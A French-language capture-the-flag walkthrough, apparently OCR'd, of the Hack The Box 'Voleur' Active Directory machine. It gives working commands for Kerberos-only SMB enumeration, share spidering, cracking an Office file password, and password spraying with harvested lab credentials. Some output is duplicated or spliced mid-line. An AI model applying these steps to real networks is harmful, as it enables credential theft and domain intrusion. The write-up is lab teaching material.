
Voleur



Énoncé

As is common in real life Windows pentests, you will start the Voleur box with credentials for the following account:

- ryan.naylor / HollowOct31Nyt

Scanning

TCP

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-07
16:10:35Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
voleur.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
2222/tcp  open  ssh           OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 42403930d6fc449537e19b880ba2d771 (RSA)
|   256 aed9c2b87d656f58c8f4ae4fe4e8cd94 (ECDSA)
|_  256 53ad6b6ccaae1b404471529529b1bbc1 (ED25519)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
voleur.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

```
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
59790/tcp open  msrpc         Microsoft Windows RPC
59796/tcp open  msrpc         Microsoft Windows RPC
59817/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OSs: Windows, Linux; CPE: cpe:/o:microsoft:windows,
cpe:/o:linux:linux_kernel
```

UDP

```
PORT    STATE SERVICE
53/udp  open  domain
123/udp open  ntp
```

Enumération

NTP

nmap -sU --script ntp-info -p 123 voleur.htb

```
PORT    STATE SERVICE
123/udp open  ntp
| ntp-info:
|_  receive time stamp: 2025-07-07T16:27:12
```

Nous avons un décalage de 8h avec le serveur distant. (faketime)

SMB

ALL in One

netexec smb 10.129.27.25 -u 'ryan.naylor' -p 'HollowOct31Nyt' --groups --local-groups --loggedon-users --rid-brute --users --shares --pass-pol

```
Pas de résultat
```

J'ai déjà eu des cas comme ça avant, cela signifie qu'il faut soit le hash NTLM, soit kerberos

Kerberos-only Authentication
Le serveur peut être configuré pour **n'accepter que Kerberos**, ou limiter fortement l'accès aux ressources RPC/SMB en l'absence de ticket Kerberos.

Kerberos

nxc smb voleur.htb -k --generate-krb5-file GENERATE_KRB5_FILE
nxc smb voleur.htb -k --generate-host-file GENERATE_HOSTS_FILE

mv @name_file /etc/krb.conf
mv @name_file /etc/hosts

Cette commande permettra à notre machine locale d'adapter sa configuration Kerberos et résolution afin que le serveur cible autorise nos requêtes.

faketime -f +8h getTGT.py voleur.htb/'ryan.naylor':'HollowOct31Nyt' -dc-ip dc.voleur.htb 2>/dev/null

```
Cette comme va générer un ticket Kesberos qui autorisera les requêtes vers le
serveur cible en spécifiant à chaque fois d'utiliser l'authentification Kerberos.
```

SMB

ALL in One

netexec smb 10.129.27.25 -u 'ryan.naylor' -p 'HollowOct31Nyt' --groups --local-groups --loggedon-users --rid-brute --users --shares --pass-pol **-k**

```
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc)
(domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.voleur.htb   445    dc               [+]
voleur.htb\ryan.naylor:Holl****
SMB         dc.voleur.htb   445    dc               [-] Neo4J does not seem to be
available on bolt://127.0.0.1:7687.
SMB         dc.voleur.htb   445    dc               [*] Enumerated shares
SMB         dc.voleur.htb   445    dc               Share           Permissions
Remark
SMB         dc.voleur.htb   445    dc               -----           -----------
------
SMB         dc.voleur.htb   445    dc               ADMIN$
Remote Admin
SMB         dc.voleur.htb   445    dc               C$
Default share
SMB         dc.voleur.htb   445    dc               Finance
SMB         dc.voleur.htb   445    dc               HR
SMB         dc.voleur.htb   445    dc               IPC$            READ
Remote IPC
SMB         dc.voleur.htb   445    dc               IT              READ
SMB         dc.voleur.htb   445    dc               NETLOGON        READ
Logon server share
SMB         dc.voleur.htb   445    dc               SYSVOL          READ
Logon server share
SMB         dc.voleur.htb   445    dc               [-] Error enumerating logged on
users: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         dc.voleur.htb   445    dc               -Username-                    -
Last PW Set-       -BadPW- -Description-
```

```
SMB         dc.voleur.htb   445    dc               Administrator
2025-01-28 20:35:13 0       Built-in account for administering the computer/domain
SMB         dc.voleur.htb   445    dc               Guest
<never>             0       Built-in account for guest access to the computer/domain
SMB         dc.voleur.htb   445    dc               krbtgt
2025-01-29 08:43:06 0       Key Distribution Center Service Account
SMB         dc.voleur.htb   445    dc               ryan.naylor
2025-01-29 09:26:46 0       First-Line Support Technician
SMB         dc.voleur.htb   445    dc               marie.bryant
2025-01-29 09:21:07 0       First-Line Support Technician
SMB         dc.voleur.htb   445    dc               lacey.miller
2025-01-29 09:20:10 0       Second-Line Support Technician
SMB         dc.voleur.htb   445    dc               svc_ldap
2025-01-29 09:20:54 0
SMB         dc.voleur.htb   445    dc               svc_backup
2025-01-29 09:20:36 0
SMB         dc.voleur.htb   445    dc               svc_iis
2025-01-29 09:20:45 0
SMB         dc.voleur.htb   445    dc               jeremy.combs
2025-01-29 15:10:32 0       Third-Line Support Technician
SMB         dc.voleur.htb   445    dc               svc_winrm
2025-01-31 09:10:12 0
SMB         dc.voleur.htb   445    dc               [*] Enumerated 11 local users:
VOLEUR
SMB         dc.voleur.htb   445    dc               [-] [REMOVED] Arg moved to the
ldap protocol
SMB         dc.voleur.htb   445    dc               [*] Enumerating with SAMRPC
protocol
SMB         dc.voleur.htb   445    dc               [+] Enumerated local groups
SMB         dc.voleur.htb   445    dc               549 - Server Operators
SMB         dc.voleur.htb   445    dc               548 - Account Operators
SMB         dc.voleur.htb   445    dc               554 - Pre-Windows 2000
Compatible Access
SMB         dc.voleur.htb   445    dc               557 - Incoming Forest Trust
Builders
SMB         dc.voleur.htb   445    dc               560 - Windows Authorization
Access Group
SMB         dc.voleur.htb   445    dc               561 - Terminal Server License
Servers
SMB         dc.voleur.htb   445    dc               544 - Administrators
SMB         dc.voleur.htb   445    dc               545 - Users
SMB         dc.voleur.htb   445    dc               546 - Guests
SMB         dc.voleur.htb   445    dc               550 - Print Operators
SMB         dc.voleur.htb   445    dc               551 - Backup Operators
SMB         dc.voleur.htb   445    dc               552 - Replicator
SMB         dc.voleur.htb   445    dc               555 - Remote Desktop Users
SMB         dc.voleur.htb   445    dc               556 - Network Configuration
Operators
SMB         dc.voleur.htb   445    dc               558 - Performance Monitor Users
```

```
SMB         dc.voleur.htb   445    dc              559 - Performance Log Users
SMB         dc.voleur.htb   445    dc              562 - Distributed COM Users
SMB         dc.voleur.htb   445    dc              568 - IIS_IUSRS
SMB         dc.voleur.htb   445    dc              569 - Cryptographic Operators
SMB         dc.voleur.htb   445    dc              573 - Event Log Readers
SMB         dc.voleur.htb   445    dc              574 - Certificate Service DCOM
Access
SMB         dc.voleur.htb   445    dc              575 - RDS Remote Access Servers
SMB         dc.voleur.htb   445    dc              576 - RDS Endpoint Servers
SMB         dc.voleur.htb   445    dc              577 - RDS Management Servers
SMB         dc.voleur.htb   445    dc              578 - Hyper-V Administrators
SMB         dc.voleur.htb   445    dc              579 - Access Control Assistance
Operators
SMB         dc.voleur.htb   445    dc              580 - Remote Management Users
SMB         dc.voleur.htb   445    dc              582 - Storage Replica
Administrators
SMB         dc.voleur.htb   445    dc              517 - Cert Publishers
SMB         dc.voleur.htb   445    dc              553 - RAS and IAS Servers
SMB         dc.voleur.htb   445    dc              571 - Allowed RODC Password
Replication Group
SMB         dc.voleur.htb   445    dc              572 - Denied RODC Password
Replication Group
SMB         dc.voleur.htb   445    dc              1101 - DnsAdmins
SMB         dc.voleur.htb   445    dc              [+] Dumping password info for
domain: VOLEUR
SMB         dc.voleur.htb   445    dc              Minimum password length: 7
SMB         dc.voleur.htb   445    dc              Password history length: 24
SMB         dc.voleur.htb   445    dc              Maximum password age: 41 days 23
hours 53 minutes
SMB         dc.voleur.htb   445    dc
SMB         dc.voleur.htb   445    dc              Password Complexity Flags:
000001
SMB         dc.voleur.htb   445    dc                  Domain Refuse Password
Change: 0
SMB         dc.voleur.htb   445    dc                  Domain Password Store
Cleartext: 0
SMB         dc.voleur.htb   445    dc                  Domain Password Lockout
Admins: 0
SMB         dc.voleur.htb   445    dc                  Domain Password No Clear
Change: 0
SMB         dc.voleur.htb   445    dc                  Domain Password No Anon
Change: 0
SMB         dc.voleur.htb   445    dc                  Domain Password Complex: 1
SMB         dc.voleur.htb   445    dc
SMB         dc.voleur.htb   445    dc              Minimum password age: 1 day 4
minutes
SMB         dc.voleur.htb   445    dc              Reset Account Lockout Counter:
30 minutes
SMB         dc.voleur.htb   445    dc              Locked Account Duration: 30
```

```
minutes
SMB         dc.voleur.htb   445    dc               Account Lockout Threshold: None
SMB         dc.voleur.htb   445    dc               Forced Log off Time: Not Set
SMB         dc.voleur.htb   445    dc               498: VOLEUR\Enterprise Read-only
Domain Controllers (SidTypeGroup)
SMB         dc.voleur.htb   445    dc               500: VOLEUR\Administrator
(SidTypeUser)
SMB         dc.voleur.htb   445    dc               501: VOLEUR\Guest (SidTypeUser)
SMB         dc.voleur.htb   445    dc               502: VOLEUR\krbtgt (SidTypeUser)
SMB         dc.voleur.htb   445    dc               512: VOLEUR\Domain Admins
(SidTypeGroup)
SMB         dc.voleur.htb   445    dc               513: VOLEUR\Domain Users
(SidTypeGroup)
SMB         dc.voleur.htb   445    dc               514: VOLEUR\Domain Guests
(SidTypeGroup)
SMB         dc.voleur.htb   445    dc               515: VOLEUR\Domain Computers
(SidTypeGroup)
SMB         dc.voleur.htb   445    dc               516: VOLEUR\Domain Controllers
(SidTypeGroup)
SMB         dc.voleur.htb   445    dc               517: VOLEUR\Cert Publishers
(SidTypeAlias)
SMB         dc.SMB         dc.voleur.htb   445    dc               Share
Permissions     Remark
SMB         dc.voleur.htb   445    dc               -----           -----------
------
SMB         dc.voleur.htb   445    dc               ADMIN$
Remote Admin
SMB         dc.voleur.htb   445    dc               C$
Default share
SMB         dc.voleur.htb   445    dc               Finance
SMB         dc.voleur.htb   445    dc               HR
SMB         dc.voleur.htb   445    dc               IPC$            READ
Remote IPC
SMB         dc.voleur.htb   445    dc               IT              READ
SMB         dc.voleur.htb   445    dc               NETLOGON        READ
Logon server share
SMB         dc.voleur.htb   445    dc               SYSVOL          READ
Logon server share
SMB         dc.voleur.htb   445    dc               -Username-                    -
Last PW Set-       -BadPW- -Description-
SMB         dc.voleur.htb   445    dc               Administrator
2025-01-28 20:35:13 0       Built-in account for administering the computer/domain
SMB         dc.voleur.htb   445    dc               Guest
<never>             0       Built-in account for guest access to the computer/domain
SMB         dc.voleur.htb   445    dc               krbtgt
2025-01-29 08:43:06 0       Key Distribution Center Service Account
SMB         dc.voleur.htb   445    dc               ryan.naylor
2025-01-29 09:26:46 0       First-Line Support Technician
SMB         dc.voleur.htb   445    dc               marie.bryant
```

```
2025-01-29 09:21:07 0       First-Line Support Technician
SMB         dc.voleur.htb   445    dc               lacey.miller
2025-01-29 09:20:10 0       Second-Line Support Technician
SMB         dc.voleur.htb   445    dc               svc_ldap
2025-01-29 09:20:54 0
SMB         dc.voleur.htb   445    dc               svc_backup
2025-01-29 09:20:36 0
SMB         dc.voleur.htb   445    dc               svc_iis
2025-01-29 09:20:45 0
SMB         dc.voleur.htb   445    dc               jeremy.combs
2025-01-29 15:10:32 0       Third-Line Support Technician
SMB         dc.voleur.htb   445    dc               svc_winrm
2025-01-31 09:10:12 0      voleur.htb   445    dc               518: VOLEUR\Schema
Admins (SidTypeGroup)
SMB         dc.voleur.htb   445    dc               519: VOLEUR\Enterprise Admins
(SidTypeGroup)
SMB         dc.voleur.htb   445    dc               520: VOLEUR\Group Policy Creator
Owners (SidTypeGroup)
SMB         dc.voleur.htb   445    dc               521: VOLEUR\Read-only Domain
Controllers (SidTypeGroup)
SMB         dc.voleur.htb   445    dc               522: VOLEUR\Cloneable Domain
Controllers (SidTypeGroup)
SMB         dc.voleur.htb   445    dc               525: VOLEUR\Protected Users
(SidTypeGroup)
SMB         dc.voleur.htb   445    dc               526: VOLEUR\Key Admins
(SidTypeGroup)
SMB         dc.voleur.htb   445    dc               527: VOLEUR\Enterprise Key
Admins (SidTypeGroup)
SMB         dc.voleur.htb   445    dc               553: VOLEUR\RAS and IAS Servers
(SidTypeAlias)
SMB         dc.voleur.htb   445    dc               571: VOLEUR\Allowed RODC
Password Replication Group (SidTypeAlias)
SMB         dc.voleur.htb   445    dc               572: VOLEUR\Denied RODC Password
Replication Group (SidTypeAlias)
SMB         dc.voleur.htb   445    dc               1000: VOLEUR\DC$ (SidTypeUser)
SMB         dc.voleur.htb   445    dc               1101: VOLEUR\DnsAdmins
(SidTypeAlias)
SMB         dc.voleur.htb   445    dc               1102: VOLEUR\DnsUpdateProxy
(SidTypeGroup)
SMB         dc.voleur.htb   445    dc               1103: VOLEUR\ryan.naylor
(SidTypeUser)
SMB         dc.voleur.htb   445    dc               1104: VOLEUR\marie.bryant
(SidTypeUser)
SMB         dc.voleur.htb   445    dc               1105: VOLEUR\lacey.miller
(SidTypeUser)
SMB         dc.voleur.htb   445    dc               1106: VOLEUR\svc_ldap
(SidTypeUser)
SMB         dc.voleur.htb   445    dc               1107: VOLEUR\svc_backup
(SidTypeUser)
```

```
SMB         dc.voleur.htb   445    dc               1108: VOLEUR\svc_iis
(SidTypeUser)
SMB         dc.voleur.htb   445    dc               1109: VOLEUR\jeremy.combs
(SidTypeUser)
SMB         dc.voleur.htb   445    dc               1112: VOLEUR\First-Line
Technicians (SidTypeGroup)
SMB         dc.voleur.htb   445    dc               1113: VOLEUR\Second-Line
Technicians (SidTypeGroup)
SMB         dc.voleur.htb   445    dc               1114: VOLEUR\Third-Line
Technicians (SidTypeGroup)
SMB         dc.voleur.htb   445    dc               1601: VOLEUR\svc_winrm
(SidTypeUser)
SMB         dc.voleur.htb   445    dc               1602: VOLEUR\Restore_Users
(SidTypeGroup)
```

user & shares

faketime -f +8h netexec smb dc.voleur.htb -u 'ryan.naylor' -p 'HollowOct31Nyt' --users --shares -d voleur.htb -k

```
SMB         dc.voleur.htb   445    dc               Share           Permissions
Remark
SMB         dc.voleur.htb   445    dc               -----           -----------
------
SMB         dc.voleur.htb   445    dc               ADMIN$
Remote Admin
SMB         dc.voleur.htb   445    dc               C$
Default share
SMB         dc.voleur.htb   445    dc               Finance
SMB         dc.voleur.htb   445    dc               HR
SMB         dc.voleur.htb   445    dc               IPC$            READ
Remote IPC
SMB         dc.voleur.htb   445    dc               IT              READ
SMB         dc.voleur.htb   445    dc               NETLOGON        READ
Logon server share
SMB         dc.voleur.htb   445    dc               SYSVOL          READ
Logon server share
SMB         dc.voleur.htb   445    dc               -Username-                    -
Last PW Set-       -BadPW- -Description-
SMB         dc.voleur.htb   445    dc               Administrator
2025-01-28 20:35:13 0       Built-in account for administering the computer/domain
SMB         dc.voleur.htb   445    dc               Guest
<never>             0       Built-in account for guest access to the computer/domain
SMB         dc.voleur.htb   445    dc               krbtgt
2025-01-29 08:43:06 0       Key Distribution Center Service Account
SMB         dc.voleur.htb   445    dc               ryan.naylor
2025-01-29 09:26:46 0       First-Line Support Technician
SMB         dc.voleur.htb   445    dc               marie.bryant
2025-01-29 09:21:07 0       First-Line Support Technician
```

```
SMB         dc.voleur.htb   445    dc               lacey.miller
2025-01-29 09:20:10 0       Second-Line Support Technician
SMB         dc.voleur.htb   445    dc               svc_ldap
2025-01-29 09:20:54 0
SMB         dc.voleur.htb   445    dc               svc_backup
2025-01-29 09:20:36 0
SMB         dc.voleur.htb   445    dc               svc_iis
2025-01-29 09:20:45 0
SMB         dc.voleur.htb   445    dc               jeremy.combs
2025-01-29 15:10:32 0       Third-Line Support Technician
SMB         dc.voleur.htb   445    dc               svc_winrm
2025-01-31 09:10:12 0
```


- users :
  svc_winrm
  krbtgt
  ryan.naylor
  lacey.miller
  jeremy.combs
  svc_iis
  svc_ldap
  svc_backup
- shares :
  Finance
  HR
  IT

faketime -f +8h nxc smb dc.voleur.htb -u ryan.naylor -p 'HollowOct31Nyt' -M spider_plus -o DOWNLOAD_FLAG=True -k

Télécharge les contenus des partages SMB que l'utilisateur peut lire

```
[Jul 11, 2025 - 14:17:57 ] HTB_area /workspace ➜  cd /root/.nxc/modules/nxc_spider_plus/
[Jul 11, 2025 - 14:18:00 ] HTB_area nxc_spider_plus ➜  ls
dc.voleur.htb  dc.voleur.htb.json
```

Un .XLSX est présent mais quand on veut l'ouvrir :



office2john.py Access_Review.xlsx > hashtagfile

```
[Jul 11, 2025 - 14:17:09 ] HTB_area /workspace →  ls
hashtagfiles  password.txt  ryan.naylor.ccache  users.txt
```

john --wordlist= `fzf-wordlists` hashtagfile

```
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 128/128 SSE2 4x / SHA512
128/128 SSE2 2x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
football1        (Access_Review.xlsx)
1g 0:00:00:02 DONE (2025-07-11 14:14) 0.3636g/s 302.5p/s 302.5c/s 302.5C/s
football1..legolas
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- password : football1

User	Job Title	Permissions	Notes
Ryan.Naylor	First-Line Support Technician	SMB	Has Kerberos Pre-Auth disabled temporarily to test legacy systems.
Marie.Bryant	First-Line Support Technician	SMB	
Lacey.Miller	Second-Line Support Technician	Remote Management Users	
Todd.Wolfe	Second-Line Support Technician	Remote Management Users	Leaver. Password was reset to NightT1meP1dg3on14 and account deleted.
Jeremy.Combs	Third-Line Support Technician	Remote Management Users.	Has access to Software folder.
Administrator	Administrator	Domain Admin	Not to be used for daily tasks!
Service Accounts			
svc_backup		Windows Backup	Speak to Jeremy!
svc_ldap		LDAP Services	P/W - M1XyC9pW7qT5Vn
svc_iis		IIS Administration	P/W - N5pXyW1VqM7CZ8
svc_winrm		Remote Management	Need to ask Lacey as she reset this recently.

- Ajout des utilisateurs et mots de passes dans les fichiers users.txt et password.txt

password spray - SMB

faketime -f +8h nxc smb dc.voleur.htb -u users.txt -p password.txt -d voleur.htb --continue-on-success -k

```
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc)
(domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\svc_winrm:Holl**** KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [-] voleur.htb\krbtgt:Holl****
KDC_ERR_CLIENT_REVOKED
SMB         dc.voleur.htb   445    dc               [+]
voleur.htb\ryan.naylor:Holl****
SMB         dc.voleur.htb   445    dc               [-] Neo4J does not seem to be
available on bolt://127.0.0.1:7687.
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\lacey.miller:Holl**** KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\jeremy.combs:Holl**** KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [-] voleur.htb\svc_iis:Holl****
KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [-] voleur.htb\svc_ldap:Holl****
KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\svc_backup:Holl**** KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\marie.bryant:Holl**** KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\todd.wolfe:Holl**** KDC_ERR_C_PRINCIPAL_UNKNOWN
SMB         dc.voleur.htb   445    dc               [-] CCache Error: invalid
principal syntax
SMB         dc.voleur.htb   445    dc               [-] CCache Error: invalid
principal syntax
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\svc_winrm:M1Xy**** KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [-] voleur.htb\krbtgt:M1Xy****
KDC_ERR_CLIENT_REVOKED
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\lacey.miller:M1Xy**** KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\jeremy.combs:M1Xy**** KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [-] voleur.htb\svc_iis:M1Xy****
KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\svc_ldap:M1Xy****
SMB         dc.voleur.htb   445    dc               [-] Neo4J does not seem to be
available on bolt://127.0.0.1:7687.
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\svc_backup:M1Xy**** KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\marie.bryant:M1Xy**** KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [-]
```

```
voleur.htb\todd.wolfe:M1Xy**** KDC_ERR_C_PRINCIPAL_UNKNOWN
SMB         dc.voleur.htb   445    dc               [-] CCache Error: invalid
principal syntax
SMB         dc.voleur.htb   445    dc               [-] CCache Error: invalid
principal syntax
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\svc_winrm:N5pX**** KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [-] voleur.htb\krbtgt:N5pX****
KDC_ERR_CLIENT_REVOKED
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\lacey.miller:N5pX**** KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\jeremy.combs:N5pX**** KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\svc_iis:N5pX****
SMB         dc.voleur.htb   445    dc               [-] Neo4J does not seem to be
available on bolt://127.0.0.1:7687.
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\svc_backup:N5pX**** KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\marie.bryant:N5pX**** KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\todd.wolfe:N5pX**** KDC_ERR_C_PRINCIPAL_UNKNOWN
SMB         dc.voleur.htb   445    dc               [-] CCache Error: invalid
principal syntax
SMB         dc.voleur.htb   445    dc               [-] CCache Error: invalid
principal syntax
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\svc_winrm:Nigh**** KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [-] voleur.htb\krbtgt:Nigh****
KDC_ERR_CLIENT_REVOKED
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\lacey.miller:Nigh**** KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\jeremy.combs:Nigh**** KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\svc_backup:Nigh**** KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\marie.bryant:Nigh**** KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [-]
voleur.htb\todd.wolfe:Nigh**** KDC_ERR_C_PRINCIPAL_UNKNOWN
SMB         dc.voleur.htb   445    dc               [-] CCache Error: invalid
principal syntax
SMB         dc.voleur.htb   445    dc               [-] CCache Error: invalid
principal syntax
SMB         dc.voleur.htb   445    dc               [-] voleur.htb\svc_winrm:****
KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc               [-] voleur.htb\krbtgt:****
KDC_ERR_CLIENT_REVOKED
SMB         dc.voleur.htb   445    dc               [-] voleur.htb\lacey.miller:****
```

```
KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc              [-] voleur.htb\jeremy.combs:****
KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc              [-] voleur.htb\svc_backup:****
KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc              [-] voleur.htb\marie.bryant:****
KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc              [-] voleur.htb\todd.wolfe:****
KDC_ERR_C_PRINCIPAL_UNKNOWN
SMB         dc.voleur.htb   445    dc              [-] CCache Error: invalid
principal syntax
SMB         dc.voleur.htb   445    dc              [-] CCache Error: invalid
principal syntax
SMB         dc.voleur.htb   445    dc              [-] voleur.htb\svc_winrm:****
KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc              [-] voleur.htb\krbtgt:****
KDC_ERR_CLIENT_REVOKED
SMB         dc.voleur.htb   445    dc              [-] voleur.htb\lacey.miller:****
KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc              [-] voleur.htb\jeremy.combs:****
KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc              [-] voleur.htb\svc_backup:****
KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc              [-] voleur.htb\marie.bryant:****
KDC_ERR_PREAUTH_FAILED
SMB         dc.voleur.htb   445    dc              [-] voleur.htb\todd.wolfe:****
